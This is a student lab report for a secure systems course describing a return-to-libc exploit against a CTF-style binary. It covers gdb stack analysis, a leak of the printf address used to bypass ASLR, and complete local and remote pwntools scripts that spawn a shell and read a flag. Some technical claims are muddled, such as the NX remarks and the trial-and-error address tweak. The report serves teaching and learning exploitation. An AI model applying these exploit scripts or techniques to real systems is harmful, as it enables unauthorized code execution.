Assignment 2: Ret2libc

Secure Systems Engineering

(CS 6510)

<u>Submitted To:</u>

Prof. Chester Rebeiro
Department of
Computer Science Engineering

<u>Submitted By:</u>

Dipanshu Kumar (CS24M019)

Problem:

We are welcoming new students to Hogwarts at “**nc 10.21.235.155 9999”** and along with it there is a possibility to ensure that Griffindor wins the House cup. To give you a better idea about the hosted binary that’s welcoming the students we also provide a similar copy of it to you here. Your goal is to exploit the vulnerability present in the provided binary to ensure that Gryffindor wins the House cup.

---

1. Introduction


This report documents the exploitation of a provided binary named **chall** using a return-to-libc attack to achieve arbitrary code execution. The goal is to manipulate the stack and execute the system function to spawn a shell, ensuring Gryffindor wins the House Cup.

2. Initial Setup and Observations

- We received two files:
  - An executable binary named **chall**
  - A shared library **libc.so.6**
- First, I made chall executable using the command:

  chmod +x chall

➢ Executing the binary, I observed the following behaviors:




1. Prints a welcome message.
2. It prompts for a username and processes input.

The assignment also recommended the use of **Ghidra** and **pwntools**, so I used Ghidra for reverse engineering and pwntools for exploit development.


3. Reverse Engineering and Identifying Vulnerability (Explanation of the vulnerability)

3.1 Analyzing the chall Binary

Using Ghidra, I decompiled the chall binary and found that:




- The start() function scans user input into a username array using scanf(), but without size restrictions, making it vulnerable to a buffer overflow.



- The command() function scans another user input into a buf array, which is also vulnerable.

The presence of a string "shell" containing /bin/sh within command() indicates the potential for arbitrary command execution.



3.2 Return-to-libc Attack

The binary does not have executable stack protection, but it likely has **Address Space Layout Randomization (ASLR)** enabled. Due to ASLR, the stack addresses change dynamically, making direct shellcode injection unreliable.

Instead, we used a **return-to-libc (ret2libc) attack**, which:

1. Redirects execution to system() in the standard C library (libc.so.6).
2. Passes /bin/sh as an argument to system(), spawning a shell.
3. Bypasses restrictions like **Non-Executable (NX) stack** by reusing existing library functions.

This attack leverages the fact that ASLR relocates the library as a whole, but the offset between functions (e.g., printf() and system()) remains constant. By leaking an address (e.g., printf()), we can calculate the actual system() address at runtime.

3.3 Buffer Overflow in start() Function

By examining the memory layout, I identified:

- The username buffer is 32 bytes.
- The return address is stored 44 bytes after the buffer.
    - Get the username address using **p &username**.

```
(gdb) p &username
$1 = (char (*)[32]) 0xffffcfe0
(gdb)
```

    - Get the address of stack where the return address is stored.

```
(gdb) x/32x $esp
0xffffd00c:     0x00410192      0xf7fb13dc      0xffffd030      0x00000000
0xffffd01c:     0xf7e1a637      0xf7fb1000      0xf7fb1000      0x00000000
0xffffd02c:     0xf7e1a637      0x00000001      0xffffd0c4      0xffffd0cc
0xffffd03c:     0x00000000      0x00000000      0x00000000      0xf7fb1000
0xffffd04c:     0xf7ffdc04      0xf7ffd000      0x00000000      0xf7fb1000
0xffffd05c:     0xf7fb1000      0x00000000      0xe86d61e5      0xd486eff5
0xffffd06c:     0x00000000      0x00000000      0x00000000      0x00000001
0xffffd07c:     0x0040fe50      0x00000000      0xf7fedee0      0xf7fe8770
```

    - Subtract both and get the difference -> 44

- Overflowing username beyond 44 bytes corrupts the return address.

3.4 Observing Stack Behaviour

By inputting 44 'A's, I observed that the program prints:

- "Slytherin wins the House Cup."
- "God knows what kind of spells exist these days."
- "Here are 5 points."

- Calls command()

```
sse@sse_vm:~/Desktop/workspace/Assignment2$ ./chall
WELCOME

What is your name? AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Welcome to Hogwarts AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Slytherrin wins the House cup.
God know what kind of spells exist these days.
So for the House cup this year, Slytherrin is 1st with 480 points.
and Gryffindor is 4th with 380 points.You can award some points to Gryffindor
Here are 5 points
Printf address: 0xf7e4af40
Which spell do you want to cast:
```

To confirm that the stack was being corrupted, I checked the starting addresses of the start() and command() functions:

- start() begins at 0xffffd008

```
0x00410089      55      in chall.c
(gdb) x/32x $esp
0xffffd008:     0xffffd018      0x00410192      0xf7fb13dc      0xffffd030
0xffffd018:     0x00000000      0xf7e1a637      0xf7fb1000      0xf7fb1000
0xffffd028:     0x00000000      0xf7e1a637      0x00000001      0xffffd0c4
0xffffd038:     0xffffd0cc      0x00000000      0x00000000      0x00000000
0xffffd048:     0xf7fb1000      0xf7ffdc04      0xf7ffd000      0x00000000
0xffffd058:     0xf7fb1000      0xf7fb1000      0x00000000      0x0203a7af
0xffffd068:     0x3ee829bf      0x00000000      0x00000000      0x00000000
0xffffd078:     0x00000001      0x0040fe50      0x00000000      0xf7fedee0
```

- After the overflow, command() starts execution from 0xffffd018, indicating that the stack has been altered.

```
0x00410008      45      in chall.c
(gdb) x/32x $esp
0xffffd018:     0x41414141      0x00410158      0xf7fb1000      0xf7fb1000
0xffffd028:     0x00000000      0xf7e1a637      0x00000001      0xffffd0c4
0xffffd038:     0xffffd0cc      0x00000000      0x00000000      0x00000000
0xffffd048:     0xf7fb1000      0xf7ffdc04      0xf7ffd000      0x00000000
0xffffd058:     0xf7fb1000      0xf7fb1000      0x00000000      0x31c33612
0xffffd068:     0x0d28b802      0x00000000      0x00000000      0x00000000
0xffffd078:     0x00000001      0x0040fe50      0x00000000      0xf7fedee0
0xffffd088:     0xf7fe8770      0xf7ffd000      0x00000001      0x0040fe50
```

This confirms that the overflow is corrupting the stack and altering program flow. After overflowing I came to know that “shell” contains “a/bin/sh”.

4. Constructing the Exploit

4.1 Finding Key Addresses

To execute system("/bin/sh"), I needed:

- **System function address**
- **Shell string address**
- **Return address manipulation**

Using GDB, I located:

- system at 0xf7e3c920 (corrected by trial and error due to memory alignment issues)

```
(gdb) p &system
$2 = (<text variable, no debug info> *) 0xf7e3c920 <system>
(gdb)
```

- /bin/sh at 0x410220
- To determine the required buffer overflow size, I:

  1. Set a breakpoint just before the command() function call.
  2. Used the **si** (single instruction) command to step into execution and locate the stack address where the return address is stored.

```
69      in chall.c
(gdb) si
Python Exception <type 'exceptions.NameError'> Installation error: gdb.execute_u
nwinders function is missing:
Python Exception <type 'exceptions.NameError'> Installation error: gdb.execute_u
nwinders function is missing:
command () at chall.c:45
45      in chall.c
(gdb) x/32x $esp
0xffffd01c:     0x00410158      0xf7fb1000      0xf7fb1000      0x00000000
0xffffd02c:     0xf7e1a637      0x00000001      0xffffd0c4      0xffffd0cc
0xffffd03c:     0x00000000      0x00000000      0x00000000      0xf7fb1000
0xffffd04c:     0xf7ffdc04      0xf7ffd000      0x00000000      0xf7fb1000
0xffffd05c:     0xf7fb1000      0x00000000      0xf31a1bce      0xcff195de
0xffffd06c:     0x00000000      0x00000000      0x00000000      0x00000001
0xffffd07c:     0x0040fe50      0x00000000      0xf7fedee0      0xf7fe8770
0xffffd08c:     0xf7ffd000      0x00000001      0x0040fe50      0x00000000
(gdb)
```

3. Used **p &buf** in GDB to find the buffer's address.

```
(gdb) p &buf
$1 = (char (*)[32]) 0xffffcfe8
(gdb)
```

4. Subtracted the buffer address from the return address location, resulting in **34 (hexadecimal) = 52 (decimal)** bytes required to overflow buf.

4.2 Crafting the Exploit

The payload consists of:

1. 44 'A's to reach the return address in start().
2. Overflowing buf in command() by 52 'A's.
3. Injecting the system() address.
4. Adding 4 'A's as padding.
5. Adding the “/bin/sh” (Shell) address.

To construct the right exploit:

1. Find the address of the stack where the return address is stored.
2. Find the address of the buf array in command().
3. Find the system and shell addresses.
4. Calculate the necessary offset (52 bytes in decimal, 34 in hex) between buf and the return address.
5. Build the exploit using pwntools.

4.3 Working of the Payload

The payload is designed to take advantage of the buffer overflow vulnerability and execute a shell. Here’s how it works step by step:

1. The first part of the payload consists of 44 'A's, which fills the buffer in start() and overwrites the saved return address.

2. The second overflow of 52 'A's in command() ensures that we reach the return address in buf.
3. The system() address is then injected at the return pointer location, redirecting execution to the system function.
4. An additional 4 'A's are added as padding to align the stack properly.
5. Finally, the address of "/bin/sh" is placed at the expected argument location, causing system("/bin/sh") to be executed, spawning a shell.

5. Exploit Execution for local system

The attack was implemented using pwntools. The exploit script (script.py) is structured as follows:

```
from pwn import *


binary = './chall'
p = process(binary)
p.recvuntil(b"What is your name? ")
p.sendline(b'A' * 44)


p.recvuntil(b"Which spell do you want to cast: ")


payload = b'A' * 52
payload += p32(0xf7e3c920)  # system() address (adjusted after debugging)
payload += b'A' * 4
payload += p32(0x410220)    # /bin/sh address


p.sendline(payload)
p.interactive()
```

5.1 Debugging and Fixes (Difficulties encountered and how I resolved)

Initially, the script failed to call system(). After debugging, I found:

The original system address ended with 0x20, but when attempting to execute the exploit, it didn't work correctly. This issue was traced to memory alignment problems caused by an extra 0x20 (**ASCII space**) in the input. To resolve this, I started adjusting the system address slightly by decrementing it in small steps (0xf7e3c920 → 0xf7e3c91c → 0xf7e3c918). At last, **0xf7e3c919** was found to be the correct working address, ensuring the payload executed successfully and spawned a shell. This trial-and-error approach helped bypass alignment issues and ensured proper execution flow.

- The payload contained an extra space (0x20 in ASCII) affecting memory alignment.
- Adjusting the **system address** from 0xf7e3c920 to 0xf7e3c919 fixed the issue.
- Similarly adjusted the **“shell” address** from 0x410220 to 0x410221

Finally, executing the script **successfully spawned a shell locally** in my system, confirming the exploitation.

```
sse@sse_vm:~/Desktop/workspace/Assignment2$ python3 script.py
[+] Starting local process './chall': pid 5465
WELCOME


What is your name?
Welcome to Hogwarts AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Slytherrin wins the House cup.

God know what kind of spells exist these days.

So for the House cup this year, Slytherrin is 1st with 480 points.

and Gryffindor is 4th with 380 points.You can award some points to Gryffindor

Here are 5 points

Printf address: 0xf7e4af40
Which spell do you want to cast:
(Also there is something useful here)a/bin/sh
[*] Switching to interactive mode
$ ls
a.out           Code_for_chall.c  info          script.py    test.py
Assignment 2.pdf  core              libc.so.6          Test
chall           exploit.sh        RemoteScript.py  Test.c
$
```

6. Remote Exploitation

Now it was time to attack remotely. I knew the method and needed to make a remote pwn script (RemoteScript.py). I assumed that ASLR would be enabled on the remote server, meaning the library would be relocated but not individual functions. Since system and printf functions reside in the same library, they move together.

To get the correct system address on the remote:

1. I calculated the offset between printf and system locally using p &printf and p &system, which gave 0xE620.

```
(gdb) p system
$1 = {<text variable, no debug info>} 0xf7e3c920 <system>
(gdb) p printf
$2 = {<text variable, no debug info>} 0xf7e4af40 <printf>
(gdb)
```

```
f7e3c920-f7e4af40                                    = -E620
```

2. I wrote a script to extract the printf address from the remote output (Printf address: 0x________).

3. Subtracted the offset from the extracted printf address to get the remote system address.

4. Overwrote the return address with the calculated system address and placed the **/bin/sh** address after the padding of 4 'A's.

Initially, my script didn’t work. After extensive debugging, I realized I had been calculating the offset using my local libc.so.6, which differed from the provided one. To resolve this:

1. I searched for the addresses in the libc.so.6 library provided in the assignment.


```
(gdb) p system
$1 = {<text variable, no debug info>} 0x3a950 <system>
(gdb) p printf
$2 = {<text variable, no debug info>} 0x49030 <printf>
(gdb)
```

2. This gave me a corrected offset of 0xE6E0.

   3a950−49030 = −E6E0

3. Updating the remote script with this offset successfully exploited the remote binary.

Upon execution, I obtained the flag from the remote server. After printing the flag, I received the message: **" Congratulations!! 70 points to Gryffindor!"**.



7. Exploit Execution for Remote Server

The exploit script (RemoteScript.py) is structured as follows:

```python
#!/usr/bin/env python3
from pwn import *

# Remote connection details
HOST = "10.21.235.155"
PORT = 9999

# Offset for system() relative to printf()
PRINTF_SYSTEM_OFFSET = 0xE6E0

# Start the remote connection
p = remote(HOST, PORT)

# Receive all output until "What is your name?" appears
output = p.recvuntil(b"What is your name? ")
print(output.decode())  # Print everything received so far

# Construct the first payload
payload1 = b'A' * 44  # Overflow buffer

# Send the first payload
p.sendline(payload1)

# Receive and print 6 lines after the first input
for _ in range(6):
    print(p.recvline().decode())  # Read & print each line to maintain sync

# Wait until "Printf address:" appears
p.recvuntil(b"Printf address: ")
print("Printf address:", end=" ")  # Manually print this text


# Extract printf address
printf_address_raw = p.recvline().strip()  # Get the address
printf_address = int(printf_address_raw, 16)  # Convert to integer
print(printf_address_raw.decode())  # Print the extracted address

# Calculate system address
system_address = printf_address - PRINTF_SYSTEM_OFFSET
print("Extracted printf address: {}".format(hex(printf_address)))
print("Calculated system address: {}".format(hex(system_address)))

# Construct the second payload
payload2 = b'A' * 52            # Overflow buffer
payload2 += p32(system_address) # Overwrite return address with system()
payload2 += p32(0xf7e30790)     # Fake return address
payload2 += p32(0x410221)       # Address of "/bin/sh"

# Send the second payload
p.sendline(payload2)

# Print the output after sending the second payload
response = p.recv(timeout=2).decode(errors="ignore")
print(response)

p.sendline(b"cat flag")
print(p.recv(timeout=2).decode(errors="ignore"))  # Print flag output

# Interact with the shell
p.interactive()

```

7.1. Working of the Payload

1. **Buffer Overflow in start()**
   - The first payload (44 'A's) overflows username, corrupts the stack, and ensures execution reaches command().
2. **Leaking printf() Address**
   - The program prints Printf address: 0x________, which is extracted and converted into an integer.
3. **Calculating system() Address**
   - Since ASLR shifts addresses but maintains offsets, the script subtracts 0xE6E0 from printf() to get system() dynamically.
4. **Constructing the Second Payload**
   - 52 'A's overflow buf, followed by:
     - system() address (overwrites return pointer)
     - 4 'A's (padding)
     - "/bin/sh" address (executes shell)
5. **Executing Commands & Extracting the Flag**
   - The script sends cat flag, prints the output, and interacts with the shell, confirming successful exploitation.

8. Defense Mechanisms for the Vulnerabilities Exploited

To prevent the types of vulnerabilities exploited in this attack, the following defense mechanisms can be implemented:

1. **Address Space Layout Randomization (ASLR)** – Ensures that memory addresses are randomized, making it harder to predict function locations in libc, reducing the effectiveness of return-to-libc attacks.
2. **Stack Canaries** – A special value placed before the return address in memory that gets checked before function return. If overwritten, it indicates a buffer overflow attempt and terminates the program.

3. **Fortified Functions (Fortify Source)** – Using safer versions of functions like scanf_s() and fgets() instead of scanf() and gets(), which do not perform bounds checking.
4. **Control Flow Integrity (CFI)** – A runtime mechanism that detects abnormal control flow changes, preventing unauthorized function calls from hijacking execution.
5. **Limited Input Size for scanf()** – Using scanf("%32s", username); instead of an unrestricted scanf("%s", username); ensures input stays within allocated buffer size.

By implementing these security measures, programs can be made more resilient against buffer overflow and return-to-libc attacks.

9. Conclusion

This assignment demonstrated how to exploit a binary using a return-to-libc attack, both locally and remotely. Key learnings include:

- **Buffer overflow vulnerabilities**
- **Memory layout analysis**
- **Stack-based exploitation techniques**
- **ASLR bypass using function offsets**

By carefully crafting an exploit, adjusting for remote execution, and correcting offsets using the provided libc.so.6, I successfully redirected execution to system("/bin/sh"), ultimately retrieving the flag from the remote server.

10. Contribution

I have done this project individually because I wanted to learn and explore the concepts thoroughly. Whenever I got stuck, I discussed with my teammate and took help from the TA at the point where I made the script for the remote server. My approach and concept were correct, but the script was not working. After consulting with the TA, I confirmed my approach was right. This led me to rethink my debugging process, and I eventually realized that I had to use the provided libc.so.6 in the assignment zip to correctly calculate the offset, which ultimately resolved the issue.

11. References

- Chester Sir's YouTube lectures
- Ghidra Tool YouTube Introductory Video
- Pwn Tool YouTube Introductory Video
- TA's
- ChatGPT.com